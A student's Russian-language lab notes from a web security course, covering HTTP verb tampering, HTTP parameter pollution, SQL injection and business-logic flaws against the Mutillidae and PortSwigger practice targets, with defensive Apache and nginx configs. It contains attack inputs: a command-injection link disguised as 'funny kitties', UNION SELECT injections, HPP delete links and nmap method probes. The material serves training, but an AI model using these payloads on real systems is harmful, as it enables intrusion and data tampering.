Currently viewing document "robots.txt"

```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant install juicebox

Documentation Resources

Donate Want to Help? YouTube Video Tutorials Announcements

Change Log Robots.txt Installation Instructions: Windows 7 (PDF) How to access Mutillidae over Virtual-Box-network

[View Document](#)

Currently viewing document "documentation/how-to-access-Mutillidae-over-Virtual-Box-network"

How to Access Mutillidae over Virtual Box "Host only" Network

Note: This tutorial assumes that Mutillidae is installed in a Virtual Box Windows XP machine and that Samurai and Mutillidae are installed in Virtual Box virtual machines as well.

```
<script type="text/javascript">...</script>
<div style="margin: 5px;">...</div>
<script>...</script>
<div id="idHintWrapperHeader" class="hint-wrapper-header" title="Click to open this section" onclick="toggleBody(this, window.document.getElementById('idHintWrapperImage'));" onmouseover="this.style.backgroundColor = '#cccccc'; this.style.color = '#ffffff';" onmouseout="this.style.backgroundColor = '#FFFFFF'; this.style.color = '#000000;" style="display: block; ;="">...</div> (event)
<div id="idHintWrapperBody" class="hint-wrapper-body" style="display: none; ">...</div>
<fieldset style="text-align: center;">
  <legend>Document Viewer</legend>
  <form id="idDocumentForm" action="index.php" method="GET" enctype="application/x-www-form-urlencoded">...</form>
  <div>...</div>
  <div class="label" reflectedxssexecutionpoint="1" title="">...</div> (event)
  <div>...</div>
  <iframe src="documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php" width="700px" height="500px">...</iframe>
</fieldset>
```

Layout

:hover .cls + Flexbox

element inline { text-align: center; }

...styles.css:40

fieldset { margin-left: auto; margin-right: auto; border-radius: 2px; border: 1px solid #ccc; padding: 10px; }

- изучим *iframe*

## Задание\_3:

Изучите пример 3 на практике. Составьте отчет о рассматриваемой уязвимости.

- <https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls>

The screenshot shows the PortSwigger Web Security Academy interface. The left sidebar has a blue background and contains navigation links for 'Business logic vulnerabilities', including 'What are business logic vulnerabilities?', 'How do business logic vulnerabilities arise?', 'Impact', 'Examples', 'Preventing', and 'View all business logic labs'. The main content area shows a lab titled 'Lab: Excessive trust in client-side controls' with a level indicator 'APPRENTICE'. It describes a vulnerability where user input is not adequately validated, allowing items to be bought at an unintended price. It requires buying a "Lightweight l33t leather jacket". Log in credentials are provided: 'wiener:peter'. A large orange button labeled 'ACCESS THE LAB' is present. Below it is a 'Solution' section with a dropdown arrow.

## Задание\_4:

( \*) Решите задание <https://www.root-me.org/ru/Zadachi-i-problemy/Web-server/HTTP-Verb-tampering>

The screenshot shows a web browser window with a dark theme. The address bar shows 'challenge01.root-me.org'. The main content area displays a login form for the site. It asks for a 'Username' and a 'Password'. There are 'Cancel' and 'Sign in' buttons at the bottom right. The browser's toolbar includes links for Kali Linux, OWASP Juice Shop, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and vagrant.

??? не получилось запустить задачу

## Задание\_5:

( \*) Если у Вас есть желание подробнее изучить уязвимости бизнес-логики то вы можете решить следующие задания: <https://portswigger.net/web-security/logic-flaws/examples>

## Заметки

## Урок / методичка:

## Методичка:

- массив REQUEST

```

<?php
$name=$_REQUEST["login"];
?>
<html>
<h1>You send this:</h1>
<p><?php echo $name?><p>
</html>

```

- ограничение на используемые методы — это делается в файле .htaccess таким кодом:

```

AuthType Basic
AuthName "Restricted Files"
# (Following line optional)
AuthBasicProvider file
AuthUserFile "/home/student/passwords"
<LIMIT POST>
Require valid-user
</LIMIT>

```

## 1. Поиск и эксплуатация HTTP Verb Tampering

Рассмотрим пример со страницы <http://192.168.56.11/mutillidae/index.php?page=dns-lookup.php>  
Здесь присутствует уязвимость HTTP Method Tampering. Проверить это можно тремя способами:

- Burp suite — перехватываем запрос, модифицируем в REPEATER параметры и отправляем его;
- консольные утилиты nc или curl.
- специальные утилиты.
- Например, рабочий вектор атаки в виде ссылки будет такой:

```

<a
href="http://192.168.56.11/mutillidae/index.php?page=dns-lookup.php&target_host
=canary|some_payload&dns-lookup-php-submit-button=Lookup+DNS">click to see funny
kitties</a>

```

- curl -i -X OPTIONS <http://192.168.56.11>
- nmap:
  1. nmap --script http-methods --script-args http-method.test-all =/192.168.56.11 192.168.56.11
  2. nmap --script=http-methods.nse --script-args http-methods.url-path=/192.168.56.11/uploads,http-methods.test-all -p 80 192.168.56.11

Где:

--script http-methods — указываем имя сценария для nmap;  
--script-args http-methods.url-path='192.168.56.11',http-methods.test-all

- HTTP Verb Tampering  
apache2:

```

AuthType Basic
AuthName "Restricted Files"
# (Following line optional)

```

```
AuthBasicProvider file
AuthUserFile "/home/student/passwords"
< LimitExcept POST>
Require valid-user
</LimitExcept >
```

nginx:

```
add_header Allow "GET, POST, HEAD" always;
if ( $request_method !~ ^(GET|POST|HEAD)$ ) {
return 405;
}
```

- HTTP Parameter Pollution

<https://www.google.com/search?q=web&q=application&q=security>

<https://www.search.yahoo.com/search?q=web&q=application&q=security>

Client Side HPP:

```
http://host/viewemail.php?client_id=79643215
```

Пользователь может читать и удалять почту по ссылкам:

```
<a href="viewemail.php?client_id=79643215&action=view"> View </a>
<a href="viewemail.php?client_id=79643215&action=delete"> Delete </a>
```

action:

```
ID = Request.getParameter("client_id")
href_link = "viewemail.php?client_id=" + ID + "&action=abc"
```

client\_id уязвим к HPP:

```
<a href=viewemail.php?client_id=79643215&action=delete&action=view> View </a>
<a href=viewemail.php?client_id=79643215&action=delete&action=delete>
Delete
</a>
```

Sql-инъекции:

```
http://webApplication/showproducts.asp?prodID=9
UNION
SELECT
1,2,3 FROM Users
WHERE id=3 --
```

prodID:

```
http://webApplication/showproducts.asp?prodID=9
/*&prodID=*/*UNION
/*&prodID=*/*SELECT 1 &prodID=2 &prodID=3 FROM
```

```
/*&prodID=* /Users /*&prodID=*/
WHERE id=3 --
```

## 2. Эксплуатации НРР

- Рассмотрим пример со страницы <http://192.168.56.11/mutillidae/index.php?page=user-poll.php>
- 3. Нарушение бизнес-логики. Чрезмерное доверие средствам управления на стороне клиента <https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls>
- burp suite

## Глоссарий

- Массив REQUEST — глобальный массив хранения передаваемых данных в языке программирования PHP. Представляет собой ассоциативный массив (array), который по умолчанию содержит данные переменных `$_GET`, `$_POST` и `$_COOKIE`.
- Раскрутить уязвимость — жаргонизм, описывает процесс оценки границ уязвимости с целью расширить области атаки. Раскрутить уязвимость до RCE — значит попытаться так провести эксплуатацию уязвимости, чтобы она позволяла выполнять код на атакуемой системе.

## Выводы

Мы рассмотрели уязвимости, о которых мало информации в источниках, — потому что они нечасто встречаются, требуют знаний конкретных технологий или не позволяют получить RCE при эксплуатации. Тем не менее степень опасности у этих уязвимостей довольно высокая, поэтому их нельзя игнорировать.

Вся информация в данной работе представлена исключительно в ознакомительных целях! Любое использование на практике без согласования тестирования подпадает под действие УК РФ

Любое ее использование на

- <https://gb.ru>

Выполнил: AndreiM